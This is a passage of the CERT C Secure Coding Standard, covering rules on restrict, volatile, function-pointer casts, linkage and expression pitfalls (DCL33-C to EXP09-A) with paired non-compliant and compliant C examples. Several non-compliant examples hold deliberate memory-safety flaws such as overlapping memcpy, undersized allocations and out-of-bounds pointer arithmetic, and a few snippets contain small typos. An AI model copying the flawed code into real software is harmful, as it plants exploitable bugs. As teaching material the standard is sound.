The `restrict` qualification requires that the pointers do not point to overlapping objects. If the objects referenced by arguments to functions overlap (meaning the objects share some common memory addresses) then the behavior is undefined.

Several C99 functions define parameters that use the `restrict` qualification, following is a list of the most common:

```
void *memcpy(void * restrict s1, const void * restrict s2, size_t n);
int printf(char const * restrict format, ...);
int scanf(char const * restrict format, ...);
int sprintf(char * restrict s, char const * restrict format, ...);
int snprintf(char * restrict s, size_t n, char const * restrict format, ...);
char *strcpy(char * restrict s1, char const * restrict s2);
char *strncpy(char * restrict s1, char const * restrict s2, size_t n);
```

If any of the preceding functions are passed pointers to overlapping objects, the result of the functions is unknown and data may be corrupted as a result. Therefore, these functions must never be passed pointers to overlapping objects. If data needs to be copied between objects which share common memory addresses, a copy function which uses an intermediary buffer, such as `memmove()`, must be used.

Non-Compliant Code Example

In this non-compliant code, the values of objects pointed to by `ptr1` and `ptr2` become unpredictable after the call to `memcpy()` because their memory areas overlap.

```
char str[]="test string";
char *ptr1=str;
char *ptr2;

ptr2 = ptr1 + 3;
memcpy(ptr2, ptr1, 6);
```

Compliant Solution

In this compliant solution, the call to `memcpy()` is replaced with a call to `memmove()`. The `memmove()` function performs the same function as `memcpy()` function, but copying takes place as if the `n` characters from the object pointed to by the source (`ptr1`) are first copied into a temporary array of `n` characters that does not overlap the objects pointed to by the destination (`ptr2`) or the source, and then the `n` characters from the temporary array are copied into the object pointed to by the destination.

```
char str[]="test string";
char *ptr1=str;
char *ptr2;
```

```
ptr2 = ptr1 + 3;
memmove(ptr2, ptr1, 6);  /* Replace call to memcpy() */
```

Similar solutions using the `memmove()` function can be used to replace the string functions as long as care is taken regarding the byte-size of the characters and proper null-termination of the copied string.

Risk Assessment

Using functions such as `memcpy()`, `strcpy()`, `strncpy()`, `sscanf()`, `sprintf()`, `snprintf()`, `mbstowcs()`, and `wcstombs()` to copy overlapping objects results in undefined behavior that can be exploited to cause data integrity violations.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL33-C	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.21.2, "Copying functions," and Section 6.7.3, "Type qualifiers"

DCL34-C. Use volatile for data that cannot be cached

This page last changed on Sep 10, 2007 by rcs.

An object that has volatile-qualified type may be modified in ways unknown to the implementation or have other unknown side effects. Asynchronous signal handling falls under these conditions. Without this type qualifier, unintended optimizations may occur.

The volatile keyword eliminates this confusion by imposing restrictions on access and caching. According to the C99 Rationale [ISO/IEC 03]:

> No cacheing through this lvalue: each operation in the abstract semantics must be performed (that is, no cacheing assumptions may be made, since the location is not guaranteed to contain any previous value). In the absence of this qualifier, the contents of the designated location may be assumed to be unchanged except for possible aliasing.

Non-Compliant Coding Example

If the value of i is cached, the while loop may never terminate, even on the program receiving a SIGINT.

```
#include <signal.h>

sig_atomic_t i;

void handler() {
  i = 0;
}

int main(void) {
  signal(SIGINT, handler);
  i = 1;
  while (i) {
   /* do something */
  }
}
```

Compliant Solution

By adding the volatile qualifier, i is guaranteed to be accessed from it original address for every iteration of the while loop.

```
#include <signal.h>

volatile sig_atomic_t i;

void handler() {
  i = 0;
}

int main(void) {
  signal(SIGINT, handler);
  i = 1;
```

```
    while (i) {
     /* do something */
    }
  }
```

The sig_atomic_t type is the (possibly volatile-qualified) integer type of an object that can be accessed as an atomic entity, even in the presence of asynchronous interrupts. The type of sig_atomic_t is implementation defined, although there are bounding constraints. Only assign integer values from 0 through 127 to a variable of type sig_atomic_t to be fully portable.

Risk Assessment

Failing to use the volatile qualifier can result in race conditions in asynchronous portions of the code, causing unexpected values to be stored, leading to possible data integrity violations.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL34-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 6.7.3, "Type qualifiers"
[ISO/IEC 9899-1999] Section 7.14 , "Signal handling <signal.h>"
[ISO/IEC 03] Section 6.7.3, "Type qualifiers"
[Sun 05] Chapter 6, "Transitioning to ISO C"

DCL35-C. Do not convert a function pointer to a function of a different type

This page last changed on Jun 22, 2007 by jpincar.

A function type is determined based on its returned type and the types and number of its parameters.

Function pointers may be converted to point to other functions. However, caution should be taken that the new function type is of the same type as the original function type. Otherwise, use of the newly converted function pointer can cause undefined behavior.

According to [ISO/IEC 9899-1999]:

> A pointer to a function of one type may be converted to a pointer to a function of another type and back again; the result shall compare equal to the original pointer. If a converted pointer is used to call a function whose type is not compatible with the pointed-to type, the behavior is undefined.

Non-Compliant Code Example

In this non-compliant code example, the function pointer `new_function` refers to a function that returns an `int` and accepts a single argument. The function pointer is converted to reference a function that returns `void` and that also accepts a single argument, resulting in undefined behavior.

```
/* type 1 function has return type int */
static int function_type_1(int a) {
    /* ... */
    return a;
}

/* type 2 function has return type void */
static void function_type_2(int a) {
    /* ... */
    return;
}

int main(void) {
  int x;
  int (*new_function)(int a) = function_type_1;  /* new_function points to a type 1 function */
  x = (*new_function)(10);  /* x is 10 */
  new_function = function_type_2;  /* new_function now points to a type 2 function   */
  x = (*new_function)(10);  /* the resulting value is undefined */
  return 0;
}
```

Compliant Solution

In this compliant solution, the function pointer `new_function` points to a function returning an `int`, with one parameter. It is then converted to point to a function of the same type. The two types are the same; therefore, the program behaves as expected.

```
/* this function has return type int */
static int function_type_1a(int a) {
    printf("function_type_1a: %d\n", a);
    return a;
}

/* this function has return type int */
static int function_type_1b(int a) {
    printf("function_type_1b: %d\n", a);
    return a+2;
}

int main(void) {
  int (*new_function)(int a) = function_type_1a;  /* new_function points to a function of type
1 */
  int x;

  x = (*new_function)(10);
  printf("main: %d\n", x); /* as expected, "10" is printed */

  new_function = function_type_1b; /* new_function now points to a new function of same type */

  x = (*new_function)(10);
  printf("main: %d\n", x); /* the two functions are of the same type, so as expected, "12" is
printed */

  return 0;
}
```

Risk Assessment

Conversion of function pointers from functions of one type to functions of another type causes undefined behavior in the program. However, it is unlikely that an attacker could exploit this behavior to run arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL35-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 6.3.2.3, "Pointers"

DCL36-C. Do not use identifiers with different linked classifications

This page last changed on Aug 30, 2007 by rcs.

An identifier declared in different scopes or multiple times within the same scope can be made to refer to the same object or function by *linkage*. An identifier can be classified as *externally linked*, *internally linked*, or *not-linked*. These three kinds of linkage have the following characteristics [Kirch-Prinz 02]:

- **External linkage.** An identifier with external linkage represents the same object or function throughout the entire program, that is, in all compilation units and libraries belonging to the program. The identifier is available to the linker. When a second declaration of the same identifier with external linkage occurs, the linker associates the identifier with the same object or function.

- **Internal linkage.** An identifier with internal linkage represents the same object or function within a given translation unit. The linker has no information about identifiers with internal linkage. Consequently, these identifiers are internal to the translation unit.

- **No linkage.** If an identifier has no linkage, then any further declaration using the identifier declares something new, such as a new variable or a new type.

According to C99:

> In the set of translation units and libraries that constitutes an entire program, each declaration of a particular identifier with external linkage denotes the same object or function. Within one translation unit, each declaration of an identifier with internal linkage denotes the same object or function. Each declaration of an identifier with no linkage denotes a unique entity.
>
> If the declaration of a file scope identifier for an object or a function contains the storage class specifier `static`, the identifier has internal linkage.
>
> For an identifier declared with the storage-class specifier extern in a scope in which a prior declaration of that identifier is visible, if the prior declaration specifies internal or external linkage, the linkage of the identifier at the later declaration is the same as the linkage specified at the prior declaration. If no prior declaration is visible, or if the prior declaration specifies no linkage, then the identifier has external linkage.
>
> If the declaration of an identifier for a function has no storage-class specifier, its linkage is determined exactly as if it were declared with the storage-class specifier `extern`. If the declaration of an identifier for an object has file scope and no storage-class specifier, its linkage is external.
>
> The following identifiers have no linkage: an identifier declared to be anything other than an object or a function; an identifier declared to be a function parameter; a block scope identifier for an object declared without the storage-class specifier extern.

Use of an identifier (within one translational unit) classified as both internally and externally linked causes undefined behavior. A translational unit includes the source file together with its headers, and all source files included via the preprocessing directive `#include`.

Non-Compliant Code Example

In this non-compliant code example, `i2` and `i5` is defined as having both internal and external linkage. Future use of either identifier results in undefined behavior.

```
int i1 = 10;         /* definition, external linkage */
static int i2 = 20;  /* definition, internal linkage */
extern int i3 = 30;  /* definition, external linkage */
int i4;              /* tentative definition, external linkage */
static int i5;       /* tentative definition, internal linkage */

int i1;              /* valid tentative definition */
int i2;              /* not legal, linkage disagreement with previous */
int i3;              /* valid tentative definition */
int i4;              /* valid tentative definition */
int i5;              /* not legal, linkage disagreement with previous */

int main(void) {
  /* ... */
}
```

Implementation Details

Both Microsoft Visual Studio 2003 and Microsoft Visual Studio compile this non-compliant code example without warning even at the highest diagnostic levels. The GCC compiler generates a fatal diagnostic for the conflicting definitions of `i2` and `i5`.

Compliant Solution

This compliant solution does not include conflicting definitions.

```
int i1 = 10;         /* definition, external linkage */
static int i2 = 20;  /* definition, internal linkage */
extern int i3 = 30;  /* definition, external linkage */
int i4;              /* tentative definition, external linkage */
static int i5;       /* tentative definition, internal linkage */

int main(void) {
  /* ... */
}
```

Risk Assessment

Use of an identifier classified as both internally and externally linked causes undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL36-C	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Banahan 03] Section 8.2, "Declarations, Definitions and Accessibility"
[ISO/IEC 9899-1999:TC2] Section 6.2.2, "Linkages of identifiers"
[Kirch-Prinz 02]

03. Expressions (EXP)

This page last changed on Aug 29, 2007 by fwl.

Recommendations

EXP00-A. Use parentheses for precedence of operation

EXP01-A. Do not take the sizeof a pointer to determine the size of a type

EXP02-A. The second operands of the logical AND and OR operators should not contain side effects

EXP03-A. Do not assume the size of a structure is the sum of the of the sizes of its members

EXP04-A. Do not perform byte-by-byte comparisons between structures

EXP05-A. Do not cast away a const qualification

EXP06-A. Operands to the sizeof operator should not contain side effects

EXP07-A. Use caution with NULL and 0, especially concerning pointers

EXP08-A. Ensure pointer arithmetic is used correctly

EXP09-A. Use sizeof to determine the size of a type or variable

Rules

EXP30-C. Do not depend on order of evaluation between sequence points

EXP31-C. Do not modify constant values

EXP32-C. Do not access a volatile object through a non-volatile reference

EXP33-C. Do not reference uninitialized variables

EXP34-C. Ensure a pointer is valid before dereferencing it

EXP35-C. Do not access or modify the result of a function call after a subsequent sequence point

EXP36-C. Do not cast between pointers to objects or types with differing alignments

Risk Assessment Summary

Recommendations

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
EXP00-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
EXP01-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
EXP02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
EXP03-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
EXP04-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
EXP05-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
EXP06-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
EXP07-A	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**
EXP08-A	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**
EXP09-A	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP30-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
EXP31-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
EXP32-C	**1** (low)	**3** (likely)	**2** (medium)	**P6**	**L2**
EXP33-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**
EXP34-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
EXP35-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
EXP36-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

EXP00-A. Use parentheses for precedence of operation

This page last changed on Jun 22, 2007 by jpincar.

C programmers commonly make errors regarding the precedence rules of C operators due to the unintuitive low precedence levels of "&", "|", "^", "<<", and ">>". Mistakes regarding precedence rules can be avoided by the suitable use of parentheses. Using parentheses defensively reduces errors and, if not taken to excess, makes the code more readable.

Non-Compliant Code Example

The following C expression, intended to test the least significant bit of x

```
x & 1 == 0
```

However, it is parsed as

```
x & (1 == 0)
```

which the compiler would probably evaluate at compile time to

```
(x & 0)
```

and then to 0.

Compliant Solution

Adding parentheses to indicate precedence will cause the expression to evaluate as expected.

```
(x & 1) == 0
```

Risk Assessment

Mistakes regarding precedence rules may cause an expression to be evaluated in an unintended way. This can lead to unexpected and abnormal program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP00-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] 6.5, "Expressions"
[NASA-GB-1740.13] 6.4.3, "C Language"
[Dowd 06] Chapter 6, "C Language Issues" (Precedence, pp. 287-288)

EXP01-A. Do not take the sizeof a pointer to determine the size of a type

This page last changed on Jul 16, 2007 by shaunh.

Do not take the size of a pointer to a type when you are trying to determine the size of the type. Taking the size of a pointer to a type always returns the size of the pointer and not the size of the type.

This can be particularly problematic when tyring to determine the size of an array (see [ARR00-A. Be careful using the sizeof operator to determine the size of an array]).

Non-Compliant Code Example

This non-compliant code example mistakenly calls the `sizeof()` operator on the variable `d_array` which is declared as a pointer to `double` instead of the variable `d` which is declared as a `double`.

```
double *d_array;
size_t num_elems;
/* ... */

if (num_elems > SIZE_MAX/sizeof(d_array)){
  /* handle error condition */
}
else {
  d_array = malloc(sizeof(d_array) * num_elems);
}
```

The test of `num_elems` is to ensure that the multiplication of `sizeof(d_array) * num_elems` does not result in an integer overflow (see [INT32-C. Ensure that integer operations do not result in an overflow]).

For many implementaion, the size of a pointer and the size of double (or other type) is likely to be different. On IA-32 implementations, for example, the `sizeof(d_array)` is four, while the `sizeof(d)` is eight. In this case, insufficient space is allocated to contain an array of 100 values of type `double`.

Compliant Solution

Make sure you correctly calculate the size of the element to be contained in the aggregate data structure. The expression `sizeof (*d_array)` returns the size of the data structure referenced by `d_array` and not the size of the pointer.

```
double *d_array;
size_t num_elems;
/* ... */

if (num_elems > SIZE_MAX/sizeof(*d_array)){
  /* handle error condition */
}
else {
  d_array = malloc(sizeof(*d_array) * num_elems);
}
```

Risk Assessment

Taking the size of a pointer instead of taking the size of the actual type can result in insufficient space being allocated, which can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP01-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Viega 05] Section 5.6.8, "Use of sizeof() on a pointer type"
[ISO/IEC 9899-1999] Section 6.5.3.4, "The sizeof operator"
[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"

EXP02-A. The second operands of the logical AND and OR operators should not contain side effects

This page last changed on Jul 10, 2007 by jpincar.

The logical AND and logical OR operators (&&, ||) exhibit "short circuit" operation. That is, the second operand is not evaluated if the result can be deduced solely by evaluating the first operand. Consequently, the second operand should not contain side effects because, if it does, it is not apparent if the side effect occurs.

Non-Compliant Code Example

```
int i;
int max;

if ( (i >= 0 && (i++) <= max) ) {
  /* code */
}
```

It is unclear whether the value of `i` will be incremented as a result of evaluating the condition.

Compliant Solution

In this compliant solution, the behavior is much clearer.

```
int i;
int max;

if ( (i >= 0 && (i + 1) <= max) ) {
  i++;
  /* code */
}
```

Risk Assessment

Attempting to modify an object that is the second operand to the logical OR or AND operator may cause that object to take on an unexpected value. This can lead to unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.13, "Logical AND operator," and Section 6.5.14, "Logical OR operator"

EXP03-A. Do not assume the size of a structure is the sum of the of the sizes of its members

This page last changed on Jun 22, 2007 by jpincar.

The size of a structure is not always equal to the sum of the sizes of its members. According to Section 6.7.2.1 of the C99 standard, "There may be unnamed padding within a structure object, but not at its beginning." [ISO/IEC 9899-1999].

This is often referred to as structure padding. Structure members are arranged in memory as they are declared in the program text. Padding may be added to the structure to ensure the structure is properly aligned in memory.

Non-Compliant Code Example

This non-compliant code example assumes that the size of `struct buffer` is equal to the `sizeof(size_t) + (sizeof(char) * 50)`, which may not be the case [Dowd]. The size of `struct buffer` may actually be a larger due to structure padding.

```
struct buffer {
    size_t size;
    char buffer[50];
};

/* ... */

void func(struct buffer *buf) {

  /* assuming sizeof(size_t) is 4, sizeof(size_t)+sizeof(char)*50 equals 54 */
  struct buffer *buf_cpy = malloc(sizeof(size_t)+(sizeof(char)*50));

  if (buf_cpy == NULL) {
    /* Handle malloc() error */
  }
  /* ... */
  /* with padding, sizeof(struct buffer) may be greater than 54, causing a
     small amount of data to be written outside the bounds of the memory allocated */
  memcpy(buf_cpy, buf, sizeof(struct buffer));
}
```

Compliant Solution

Accounting for structure padding prevents these types of errors.

```
struct buffer {
    size_t size;
    char buffer[50];
};

/* ... */

void func(struct buffer *buf) {

  struct buffer *buf_cpy = malloc((sizeof(struct buffer));
  if (buf_cpy == NULL) {
    /* Handle malloc() error */
  }

  /* ... */

  memcpy(buf_cpy, buf, sizeof(struct buffer));
}
```

Risk Assessment

Failure to correctly determine the size of a structure can lead to subtle logic errors and incorrect calculations.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP03-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Structure Padding 284-287)
[ISO/IEC 9899-1999] Section 6.7.2.1, "Structure and union specifiers"

EXP04-A. Do not perform byte-by-byte comparisons between structures

This page last changed on Jun 22, 2007 by jpincar.

Structures may be padded with data to ensure that they are properly aligned in memory. The contents of the padding, and the amount of padding added is implementation defined. This can can lead to incorrect results when attempting a byte-by-byte comparison between structures.

Non-Compliant Code Example

This example uses `memcmp()` to compare two structures. If the structures are determined to be equal, `buf_compare()` should return 1 otherwise, 0 should be returned. However, structure padding may cause `memcmp()` to evaluate the structures to be unequal regardless of the contents of their fields.

```
struct my_buf {
  size_t size;
  char buffer[50];
};

unsigned int buf_compare(struct my_buf *s1, struct my_buf *s2) {
  if (!memcmp(s1, s2, sizeof(struct my_struct))) {
    return 1;
  }
  return 0;
}
```

Compliant Solution

To accurately compare structures it is necessary to perform a field-by-field comparison [Summit 95]. The `buf_compare()` function has been rewritten to do this.

```
struct my_buf {
  size_t size;
  char buffer[50];
};

unsigned int buf_compare(struct buffer *s1, struct buffer *s2) {
  if (s1->size != s2->size) return 0;
  if (strcmp(s1->buffer, s2->buffer) != 0) return 0;
  return 1;
}
```

Risk Assessment

Failure to correctly compare structure can lead to unexpected program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP04-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Structure Padding 284-287)
[ISO/IEC 9899-1999] Section 6.7.2.1, "Structure and union specifiers"
[Kerrighan 88] Chapter 6, "Structures" (Structures and Functions 129)
[Summit 95] comp.lang.c FAQ list - Question 2.8

EXP05-A. Do not cast away a const qualification

This page last changed on Aug 27, 2007 by fwl.

Do not cast away a const qualification on a variable type. Casting away the const qualification will allow violation of rule [EXP31-C. Do not modify constant values] prohibiting the modification of constant values.

Non-Compliant Code Example

The remove_spaces() function in this example accepts a pointer to a string str and a string length slen and removes the space character from the string by shifting the remaining characters towards the front of the string. The function remove_spaces() is passed a const char pointer. It then typecasts the const qualification away and proceeds to modify the contents.

```
void remove_spaces(char const *str, size_t slen) {
   char *p = (char*)str;
   size_t i;
   for (i = 0; i < slen && str[i]; i++) {
      if (str[i] != ' ') *p++ = str[i];
   }
   *p = '\0';
}
```

Compliant Solution

In this compliant solution the function remove_spaces() is passed a non-const char pointer. The calling function must ensure that the null-terminated byte string passed to the function is not const by making a copy of the string or by other means.

```
void remove_spaces(char *str, size_t slen) {
   char *p = str;
   size_t i;
   for (i = 0; i < slen && str[i]; i++) {
      if (str[i] != ' ') *p++ = str[i];
   }
   *p = '\0';
}
```

Non-Compliant Code Example

In this example, a const int array vals is declared and its content modified by memset() with the function, clearing the contents of the vals array.

```
int const vals[] = {3, 4, 5};
memset(vals, 0, sizeof(vals));
```

Compliant Solution

If the intention is to allow the array values to be modified, do not declare the array as `const`.

```
int vals[] = {3, 4, 5};
memset(vals, 0, sizeof(vals));
```

Otherwise, do not attempt to modify the contents of the array.

Exceptions

An exception to this rule is allowed when it is necessary to cast away `const` when invoking a legacy API that does not accept a `const` argument, provided the function does not attempt to modify the referenced variable. For example, the following code casts away the `const` qualification of `INVFNAME` in the call to the `log()` function.

```
void log(char *errstr) {
  fprintf(stderr, "Error: %s.\n", errstr);
}

/* ... */
char const INVFNAME[]  = "Invalid file name.";
log((char *)INVFNAME);
/* ... */
```

Risk Assessment

If the object really is constant, the compiler may have put it in ROM or write-protected memory. Trying to modify such an object may lead to a program crash. This could allow an attacker to mount a denial-of-service attack.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP05-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers"

EXP06-A. Operands to the sizeof operator should not contain side effects

This page last changed on Jul 09, 2007 by jsg.

The `sizeof` operator yields the size (in bytes) of its operand, which may be an expression or the parenthesized name of a type. If the type of the operand is not a variable length array type the operand is **not** evaluated.

Providing an expression that appears to produce side effects may be misleading to programmers who are not aware that these expressions are not evaluated. As a result, programmers may make invalid assumptions about program state leading to errors and possible software vulnerabilities.

Non-Compliant Code Example

In this example, the variable `a` will still have a value 14 after `b` has been initialized.

```
int a = 14;
int b = sizeof(a++);
```

The expression `a++` is not evaluated. Consequently, side effects in the expression are not executed.

Implementation Specific Details

This example compiles cleanly under Microsoft Visual Studio 2005 Version 8.0, with the /W4 option.

Compliant Solution

In this compliant solution, the variable `a` is incremented.

```
int a = 14;
int b = sizeof(a);
a++;
```

Implementation Specific Details

This example compiles cleanly under Microsoft Visual Studio 2005 Version 8.0, with the /W4 option.

Risk Assessment

If expressions that appear to produce side effects are supplied to the `sizeof` operator, the returned result may be different then expected. Depending on how this result is used, this could lead to unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP06-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.3.4, "The sizeof operator"

EXP07-A. Use caution with NULL and 0, especially concerning pointers

This page last changed on Jun 22, 2007 by jpincar.

Although many style issues arise over the difference between `NULL` and `0` in code, `NULL` and `0` operate the same way at compile time. The compiler will convert all the `NULL`s to `0`'s, and then use the same conversion rules for both. Therefore, the ultimate decision to use `NULL` or `0` is coding style.

From the C99 standard, Section 6.3.2.3, "Pointers":

> An integer constant expression with the value 0, or such an expression cast to type void *, is called a null pointer constant. If a null pointer constant is converted to a pointer type, the resulting pointer, called a null pointer, is guaranteed to compare unequal to a pointer to any object or function.

Pointer to integer conversions should be avoided, and special care should be taken with null and zero pointers. Many compilers can successfully identify a `0` in code as being assigned to a pointer, and will convert it to a null pointer. However, this does not apply to function calls that do not explicitly specify they will take a pointer. This may result in a pointer to integer cast, which, as described above, is problematic.

It is therefore important to understand the distinctions: a null pointer is not the same as memory address `0`, and `0` in a pointer context is not the same as memory address `0`. However, `0` in a pointer context, `NULL` in a pointer context, and a null pointer are the same. Note that a null pointer is not guaranteed to be memory address `0`, as some older systems use different values for their null pointer.

It is recommended that `NULL` be used if the statement is pointer-related. If `NULL` is used exclusively in this way, it will be easier to check for miscast pointers.

It is also recommended that explicit casts be made when the pointer context is not clear.

Non Compliant Code

Code example from the old comp.lang.faq on null pointers.

```
execl("/bin/sh", "sh", "-c", "ls", 0);
```

From the execl man page for Fedora Linux:

> `int execl(char const *path, char const *arg, ...);`
> ...The `char const *arg` and subsequent ellipses in the `execl`, `execlp`, and `execle` functions can be thought of as `arg0`, `arg1`, `...`, `argn`. Together they describe a list of one or more pointers to null-terminated strings that represent the argument list available to the executed program. The first argument, by convention, should point to the file name associated with the file being executed. The list of arguments must be terminated by a NULL pointer.

Therefore, because the type of the `0` argument is not explicitly a pointer, it will be cast to an integer. Thus, it is necessary cast `0` to a pointer.

Compliant Code

In this compliant code, the `0` is explicitly cast to a pointer.

```
execl("/bin/sh", "sh", "-c", "ls", (char *)NULL);
```

Because of the cast, a null pointer will be interpreted, properly flagging the end of the list of arguments.

Risk Assessment

Neglecting to cast explicitly does not cause a problem on most architectures, but failing to do so is not portable.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP07-A	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.2.3, "Pointers"

EXP08-A. Ensure pointer arithmetic is used correctly

This page last changed on Jun 22, 2007 by jpincar.

When performing pointer arithmetic, the size of the value to add to a pointer is automatically scaled to the size of the pointer's type. For instance, when adding a value to a pointer to a four-byte integer, the value is scaled by a factor of four and then added to the pointer. Failing to understand how pointer arithmetic works can lead to miscalculations that result in serious errors, such as buffer overflows.

Non-Compliant Code Example 1

In this non-compliant code example derived from [Dowd], integer values returned by `parseint(getdata())` are stored into an array of `INTBUFSIZE` elements of type `int` called `buf`. If data is available for insertion into `buf` (which is indicated by `havedata()`) and `buf_ptr` has not been incremented past `buf + sizeof(buf)`, an integer value is stored at the address referenced by `buf_ptr`. However, the `sizeof` operator returns the total number of bytes in `buf` which is typically a multiple of the number of elements in `buf`. This value is scaled to the size of an integer and added to `buf`. As a result, the check to make sure integers are not written past the end of `buf` is incorrect and a buffer overflow is possible.

```
int buf[INTBUFSIZE];
int *buf_ptr = buf;

while (havedata() && buf_ptr < buf + sizeof(buf)) {
    *buf_ptr++ = parseint(getdata());
}
```

Compliant Solution 1

In this compliant solution, the size of `buf` is added directly to `buf` and used as an upper bound. The integer literal is scaled to the size of an integer and the upper bound of `buf` is checked correctly.

```
int buf[INTBUFSIZE];
int *buf_ptr = buf;

while (havedata() && buf_ptr < (buf + INTBUFSIZE)) {
    *buf_ptr++ = parseint(getdata());
}
```

Non-Compliant Code Example 2

The following example is based on a flaw in the OpenBSD operating system. An integer, `skip`, is added as an offset to a pointer of type `struct big`. The adjusted pointer is then used as a destination address in a call to `memset()`. However, when `skip` is added to the `struct big` pointer, it is automatically scaled by the size of `struct big`, which is 32 bytes (assuming 4 byte integers, 8 byte long long integers, and no structure padding). This results in the call to `memset()` writing to unintended memory.

```
struct big {
    unsigned long long ull_1; /* typically 8 bytes */
    unsigned long long ull_2; /* typically 8 bytes */
    unsigned long long ull_3; /* typically 8 bytes */
    int si_4; /* typically 4 bytes */
    int si_5; /* typically 4 bytes */
};
/* ... */
size_t skip = sizeof(unsigned long long);
struct big *s = malloc(sizeof(struct big));
if (!s) {
   /* Handle malloc() error */
}

memset(s + skip, 0, sizeof(struct big) - skip);
/* ... */
free(s);
```

Compliant Solution 2

To correct this example, the `struct big` pointer is cast as a `char *`. This causes `skip_member` to be scaled by a factor of 1.

```
struct big {
    unsigned long long ull_1; /* typically 8 bytes */
    unsigned long long ull_2; /* typically 8 bytes */
    unsigned long long ull_3; /* typically 8 bytes */
    int si_4; /* typically 4 bytes */
    int si_5; /* typically 4 bytes */
};
/* ... */
size_t skip = sizeof(unsigned long long);
struct big *s = malloc(sizeof(struct big));
if (!s) {
   /* Handle malloc() error */
}

memset((char *)s + skip, 0, sizeof(struct big) - skip);
/* ... */
free(s);
```

Risk Assessment

Failure to understand and properly use pointer arithmetic can allow an attacker to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP08-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Reference

[Dowd] Chapter 6, "C Language Issues" (Vulnerabilities)
[cnst: 10-year-old pointer-arithmetic bug in make(1) is now gone, thanks to malloc.conf and some debugging]

EXP09-A. Use sizeof to determine the size of a type or variable

This page last changed on Jun 22, 2007 by jpincar.

Do not hard-code the size of a type into an application. Because of alignment, padding, and differences in basic types (e.g., 32-bit versus 64-bit pointers), the size of most types can vary between compilers and even version of the same compiler. Using the `sizeof` operator to determine sizes improves the clarity of what is meant and ensures that changes between compilers or version will not affect the code.

Type alignment requirements can also affect the size of structs. Consider the following structure:

```
struct s {
   int i;
   double d;
};
```

Depending on the compiler and platform, this structure could be any of a variety of sizes. Assuming 32-bit integers and 64-bit doubles, the size might be 12 or 16 bytes, depending on alignment rules.

Non-Compliant Coding Example

